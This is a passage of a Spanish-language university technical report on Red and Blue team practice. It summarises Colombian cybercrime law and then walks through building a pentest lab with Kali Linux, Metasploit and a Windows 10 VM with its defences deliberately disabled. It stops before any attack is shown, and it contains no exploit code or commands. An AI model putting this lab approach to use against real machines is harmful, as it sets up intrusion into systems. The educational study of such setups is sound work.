CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

MIGUEL IGNACIO URBANO BARRIOS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

MIGUEL IGNACIO URBANO BARRIOS

Informe técnico estrategias usadas por Red & Blue team
en el análisis de riesgos y vulnerabilidades en infraestructura de TI.

M.Sc.
JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2023

CONTENIDO

Pág.

LISTA DE GRÁFICAS

Pág.

LISTA DE TABLAS

Pág.

LISTA DE ANEXOS

Pág.

GLOSARIO

ANTIVIRUS: es un software de seguridad para proteger un equipo de cómputo de ataques como por ejemplo virus.

BLUE TEAM: es un equipo de expertos en seguridad informática que protegen y evalúan los riesgos de seguridad informática contra amenazas externas o internas.

CVE: es la lista de registros de eventos de vulnerabilidades de seguridad.

EVENTO: esto indica que el control sobre algo está fallando.

EXPLOIT: es aprovechar una vulnerabilidad en seguridad de la información.

FIREWALL: dispositivo o aplicación de seguridad diseñado para bloquear las conexiones en determinados puertos del sistema, sin importarle si el tráfico es bueno o malintencionado.

FOOTPRINTING: es una técnica para recolectar información usada por los piratas informáticos la cual no es delito pues la información recolectada es la que las empresas publican de manera libre.

KALI LINUX: es básicamente un sistema operativo bajo debían distribuido por Linux, esta herramienta sirve para realizar variedad de análisis.

MAQUINA VIRTUAL: es un software que internamente carga otro para poder trabajar un sistema operativo.

METASPLOIT: es un código abierto que sirve en las áreas de seguridad informática y ayuda a detención de vulnerabilidades.

MSFVNOM: es una herramienta en tecnología de la información para crear archivos ejecutables.

NMAP: es un programa de código abierto que ayuda a realizar rastreos y se puede usar en varios sistemas operativos.

OPENSOURCE: es software de código abierto, es un tipo de dominio público.

PENTESTING: es un test de penetración que ayuda y hace valoración de riesgos de seguridad muy usado en las áreas de seguridad de la información.

RED TEAM: es un equipo de expertos en seguridad informática quienes simulan ataques para demostrar las vulnerabilidades.

RIESGO: es algo una situación que se puede llegar a presentar.

SOFTWARE: programas que permiten interactuar con los equipos de cómputo y realizar tareas determinadas.

URL: en español significa Localizador Uniforme de Recursos. Es una dirección única la cual se asigna a cada recurso en la red mundial, para ser ubicado fácilmente.

VIRTUALBOX: es un software de virtualización que sirve para instalar dentro de él un sistema operativo.

VIRTUALIZACIÓN: es un tipo de tecnología que permite ver un sistema aparente y no real.

VPN: en inglés (Virtual Prívate Network). La cual es la tecnología de red que se utiliza para conectar una o más computadoras a una red privada utilizando Internet.

VULNERABILIDAD: es un estado en la seguridad informática que afecta las propiedades de confidencialidad, integridad y disponibilidad de los sistemas.

WINDOWS: un sistema operativo para administrar e interactuar con las computadoras.

RESUMEN

Este informe técnico tiene como finalidad mostrar a Hackerhouse una reseña documental de cada uno de los escenarios que se realizaron en el banco de trabajo en donde se presentaron situaciones actuales de seguridad de la información, apoyándonos y basándonos en los conceptos y marcos legales de nuestras leyes colombianas y obrando bajo las buenas prácticas de Red y Blue Team; analizando desde el punto de vista de los riesgos y vulnerabilidades organizacionales que se pudiesen presentar en la realidad.

Los temas técnicos aquí tratados se pueden llevar a la realizad y a la cotidianidad de nuestros trabajos de nuestras funciones a fin de dar mejoras, dar soluciones y mitigaciones que beneficien a todos y cada uno de las personas y entidades que intervienen en la búsqueda de mitigaciones a las vulnerabilidades.

ABSTRACT

He purpose of this technical report is to show Hackerhouse a documentary review of each of the scenarios that were carried out in the workbench where current information security situations were presented, supporting us and basing ourselves on the concepts and legal frameworks of our laws. Colombian and working under the good practices of Red and Blue Team; analyzing from the point of view of the organizational risks and vulnerabilities that could arise in reality.

The technical issues discussed here can be applied to the daily work of our functions in order to provide improvements, solutions and mitigations that benefit each and every one of the people and entities involved in the search for mitigations. the vulnerabilities.

INTRODUCCIÓN

Este informe suministrado a continuación pertenece a la etapa final de socialización de la contención de ataque informático su análisis y vulnerabilidades.

En este informe se realizarán formulaciones estratégicas de contención previo análisis de los riesgos y vulnerabilidades en la infraestructura propuesta en el banco de trabajo.

Cada prueba realizada en el banco de trabajo está basada bajo los parámetros establecidos e indicados por la Universidad Nacional Abierta y a Distancia UNAD, bajo los métodos de aprendizaje basado en problemas ABP. En donde los equipos estratégicos de ciberseguridad Red y Blue team realizaran procesos demostrando el alcance que se puede llegar a ejercer en el campo del análisis de riesgo y vulnerabilidades.

JUSTIFICACIÓN

En este trabajo final de exposición de estrategias de contención desde un análisis de las vulnerabilidades y riesgos en las infraestructuras de TI, permitirán a los lectores tener unos pensamientos más amplios de los usos que se les pueden dar a los equipos Red y Blue team, para contener ataques a una infraestructura, ya que en el nuevo ámbito tecnológico nos vemos enfrentados a los ataques constantes que pretenden desestabilizar y por qué no robar para lucro del atacante, esto, con el único fin de crear caos; caos que podemos minimizar de alguna manera formulando esas estrategias de contención.

Nosotros como actores quizá los equipos Blue team en los ataques de tiempo reales deben tomar las más rápidas y acertadas decisiones de contención, a fin de minimizar las afectaciones que se pudiera llegar a presentar en el conjunto de la infraestructura de la información.

OBJETIVOS

1.1 OBJETIVO GENERAL

Realizar un informe final para HackerHouse sobre equipos red y blue team.

1.2 OBJETIVOS ESPECÍFICOS

- Describir cada uno de los escenarios y soluciones creadas durante las pruebas en el banco de trabajo.

- Suministrar recomendaciones y conclusiones para mejorar los aspectos de ciberseguridad.

2 DESARROLLO DEL TRABAJO.

Como preámbulo a las actividades gestionadas en el banco de trabajo, nos pudieron dar una respuesta al interrogante, de la manera en que pueden llegar a aportar en el campo de la ciberseguridad la integralidad de los equipos blue, red y purple team dentro de una entidad u organización.

En efecto la ayuda mancomunada entre estos tres equipos que compongan y estén operando en el área de ciberseguridad es un aporte muy grande, pues la mutualidad en trabajo de equipo seria clave y esto ejercerá un enorme valor en la capacidad de potenciar la defensa a las vulnerabilidades encontradas, así pues, podrán entre todos aplicar unas tácticas con mayores defensivas y minimizaran aún más las vulnerabilidades.

2.1 Parámetros legales de nuestra legislación colombiana puntualizando en la ley 1273 de 2009 y ley 1581 de 2012.

Nuestras leyes y normas colombianas, enuncian los delitos informáticos como unos delitos penales, mencionado lo anterior, "la ley 1273 de 2009",[1] contiene la protección de datos, estos delitos tienen penas privativas de la libertad hasta de 120 meses y multas que van hasta los 1500 salarios mininos legales en vigencia, estas infracciones envuelven conductas en relación con el manejo de los datos de las personas, esto, salvaguardan un poco a las entidades que manejan los datos de las personas.

Hay derechos constitucionales de los dueños de los datos y existen obligaciones de las empresas o entidad que manipulan información de la ciudadanía.

Existen sanciones que puede llegar a los 1000 salarios mínimos legales en vigencia. La ley 1581 de 2012debe dar un estricto cumplimento a cualquier información o datos alojado en cualquier base de datos. Se deben salvaguardar y respaldar esos datos para que personas mal intencionadas las tomen y las usen fraudulentamente.

A continuación, artículos de interés para tener presente lo antes expuesto:

[1] SENADO DE LA REPUBLICA DE COLOMBIA. [sitio web]. Bogotá. SECRETARIASENADO. [consulta:07 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html.

- **Artículo 269A.**

Este articulo nos habla sobre el acceso abusivo a un sistema informático. Tendrá cárcel de 48 a 96 meses y una multa de 100 a 1000 salarios de nuestro salario colombiano.

- **Artículo 269B.**

Obstaculizar los sistemas informáticos. Quien obstaculice el normal funcionamiento, tendrá cárcel de 48 a 96 meses y una multa de 100 a 1000 salarios de nuestro salario colombiano

- **Artículo 269C.**

Interceptar datos informáticos. Quien lo haga sin una orden judicial tendrá cárcel de treinta y seis a setenta y dos meses.

- **Artículo 269D.**

Los daños informáticos, quienes destruyan, dañen, alteren o quizá supriman tendrá cárcel de 48 a 96 meses y una multa de 100 a 1000 salarios de nuestro salario colombiano.

- **Artículo 269E.**

Usar software malicioso; no se puede crear, traficar o usar software malicioso, incurrirá en cárcel de 48 a 96 meses y una multa de 100 a 1000 salarios de nuestro salario colombiano.

- **Artículo 269F.**

También la violación de datos personales, no podremos extraer, ofrecer, vender y/o divulgar datos personales, incurrirá en cárcel de 48 a 96 meses y una multa de 100 a 1000 salarios de nuestro salario colombiano.

- **Artículo 269G.**

Suplantar páginas web para capturar datos, incurrirá en cárcel de 48 a 96 meses y una multa de 100 a 1000 salarios de nuestro salario colombiano. No se podrá cambiar el dominio y/o Direcciones IP diferentes a las originales.

- **Artículo 269H.**

Existen agravaciones punitivas. Toda pena impuesta se verá aumentada de la mitad a una tercera cuarta parte de la pena puesta con anterioridad si se hace sobre sistemas informáticas del estado, financieros, con fines de terrorismo.

- **Artículo 269I.**

Hurtos mediante los medios informáticos. la suplantación de cualquier forma o método informático será penada con el código penal incurrirá en prisión de treinta y dos (32) a ciento ocho (108) meses.[2]

- **Artículo 269J.**

Trasferir activos sin consentimiento. Este delito es aún más grave, incurrirá en pena de cárcel de cuarenta y ocho a ciento veinte meses y en multa de 200 a 1500 salarios mínimos legales mensuales en vigencia.

2.2 Lo importante del footprinting para este informe de pentesting.

Es importante hacer un comentario sobre este tema ya que esta sería una manera de recopilar la información de una víctima y que sería útil para el atacante, pues con esta información algún atacante puede llegar a explotar las vulnerabilidades según esas huellas que encontró. Es decir, en esta recopilación de información de se puede obtener, por ejemplo, nombres de dominio, direcciones IP o la arquitectura del equipo, lo cual podrá ser beneficioso para ese atacante. Así pues, de esta manera podemos observar que en este informe entrara hacer parte tangible de lo que un atacante podría hacer con algunos datos básicos.

2.3 Estructuración de CVE y su importancia para nuestro el escenario de estudio.

El CVE es una lista de vulnerabilidades de seguridad publicadas y las puede ver cualquier persona en internet; su abreviatura en inglés es Common Vulnerabilities and Exposures (CVE). Creada en el año 1999 por una entidad MITRE que opera desde los Estados unidad de América desde donde identifica y categoriza vulnerabilidades en firmware y software.[3] Por lo cual nosotros en nuestra operación en seguridad informática débenos estar constantemente realizando consultas y porque no alimentando esta lista de vulnerabilidades.

---

[2] SENADO DE LA REPUBLICA. [Sitio Web]. Bogotá. SECRETARIA DEL SENADO. [consulta:07 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000_pr009.html#:~:text=El%20nuevo%20texto%20es%20el,ciento%20ocho%20(108)%20meses.

[3] CVE. [Sitio Web]. EEUU. CVE.ORG. [consulta:07 agosto 2023]. Disponible en: https://www.cve.org/About/History.

3 COMIENZO DE INTRUSIÓN Y USO DE METASPLOIT COMO HERRAMIENTA DE PENETRACIÓN

Es quizá una de las herramientas para rastreo de vulnerabilidades más utilizadas en el mercado, pues la comunidad de código abierto ayuda mucho en la búsqueda de mejoras continuas de esta herramienta. En las documentaciones su fabricante nos informa que Metasploit está preinstalado en Kali Linux. El dueño de esa herramienta es Rapid7[4] , empresa de tecnología de seguridad que ayuda en las vulnerabilidades de las empresas.

3.1 Software de ejecución.

Para la ejecución de este Metasploit debemos tener en cuenta el uso de consola para usar la serie de módulos operativos, es decir, la interacción será bajo los módulos de operación, una seria de comandos que se escribirán desde dicha consola, para principiantes es recomendable seguir las indicaciones expuestas en: https://www.offsec.com/metasploit-unleashed/. Ya que es un curso a gratuidad para hacking ético Metasploit, así mismo, seguir la ayuda que esta publicada de Kali en https://www.kali.org/docs/tools/. Así mismo debemos:

- Tener una máquina atacante (Kali Linux). viene con Metasploit preinstalado.
- Tener máquinas virtuales que se pueden descargar para probar Microsoft.


3.2 Instalación de herramientas para intrusión.

Para este informe vamos a guiar la instalación y configuración para uso del banco de trabajo con herramienta Opensource, desde donde gestionaré las pruebas de laboratorio controladas para fines educativos bajo una recursividad propia para cada paso en nuestra intrusión; se requerirá el uso de VirtualBox, una máquina virtual de Kali Linux y una con Windows 10 con toda la seguridad abajo sin configurar.

[4] RAPID7. [Sitio Web]. EEUU. [consulta:09 agosto 2023]. Disponible en: https://www.rapid7.com/.

Se recomienda para todos los equipos de cómputo portátiles o computadores de escritorio habilitar por BIOS la virtualización ya que si no está habilitada no se activarán los modos de virtualización y no funcionarán las máquinas virtuales, recordemos que en la BIOS cargará de manera diferente para cada fabricante, sin embargo, hay que buscar la opción y activarla, como en este ejemplo de la gráfica 1:

Gráfica 1. Activación de Virtualización.



Fuente: Propia.


Se requerirá para este informe descargar:

- VirtualBox. https://www.virtualbox.org/wiki/Downloads.
- Windows 10. https://www.microsoft.com/es-es/softwaredownload/.
- Kali Linux. https://www.kali.org/getkali/#kali-platforms.

Así entonces se suministra imágenes de la configuración mínima requerida y realizada a ese entorno para poner en marcha las pruebas de laboratorio.

A continuación, se muestra en la gráfica 2 la herramienta virtualizadora, VirtualBox, la cual se descarga desde su página web https://www.virtualbox.org/wiki/Downloads.


Gráfica 2. Virtual Box para Windows.



Fuente: Tomada de https://www.virtualbox.org/wiki/Downloads.

En la siguiente gráfica 3 se observa la instalación de VirtualBox bajo los parámetros básicos se aceptan las interfaces y oprimimos siguiente y así se creará la carpeta de ejecución en la unidad C:\program files\Oracle\VirtualBox\ se creará la carpeta de ejecución:


Gráfica 3. Instalación de funciones VirtualBox.



Fuente: Propia.

En esta gráfica 4 se muestra la finalización ya en ejecución de VirtualBox lista para cargar las .Isos de Windows 10 y Kali Linux:


Gráfica 4. Administrador de VirtualBox.



Fuente: Propia.

Ahora ya teniendo la administración de VirtualBox lista procedemos a cargar y configurar la Imagen de Kali Linux como nos muestra la siguiente gráfica 5:


Gráfica 5. Cargue y configuración de Imagen Kali Linux.



Fuente: Propia.

En la gráfica 6 a continuación expuesta le asignamos memoria y procesador (puede variar según requerimientos, a más necesidad mayor asignación):


Gráfica 6. Asignación memoria y procesador.



Fuente: Propia.

En esta gráfica 7 podemos visualizar ya la configuración final generada previamente, así ya se puede usar:


Gráfica 7. Configuración final para Kali Linux.



Fuente: Propia.

Posterior a la instalación de Kali Linux, procedemos con la de Windows 10 como se muestra en la gráfica 8:


Gráfica 8. Instalación de Windows 10 en la máquina virtual.



Fuente: Propia.

Siguiendo el lineamiento de configuración del banco de trabajo, a continuación, se muestra en la gráfica 9 la configuración introducida al entorno de Windows 10 en VirtualBox, debemos tener un poco de calma al momento de la creación ya que dependiendo la arquitectura de nuestro pc será más rápido o más lenta la instalación:

Gráfica 9. Configuración establecida en la máquina Virtual de Windows 10.




Fuente: Propia.

3.3 Establecer conectividad entre Windows 10 y Kali Linux.

Dando continuidad a la conexión, se valida la conectividad entre las máquinas virtuales Windows y Kali Linux como se muestra en la siguiente gráfica 10, en donde se establece conexión desde Windows 192.168.10.124 a Kali Linux 192.168.10.109:


Gráfica 10. Conexión desde IP 192.168.10.124 (Windows) a IP 192.138.10.109 (KALI).



Fuente: Propia.

Como primera instancia se usará la máquina virtual de Windows 10 a 64 Bits con los servicios de seguridad deshabilitados para comenzar la ejecución del problema de análisis Red Team, donde nos indican que la organización HackerHouse encontró que un equipo con vulneraciones de seguridad. A continuación, en la gráfica 11 se muestra servicios de seguridad deshabilitadas:

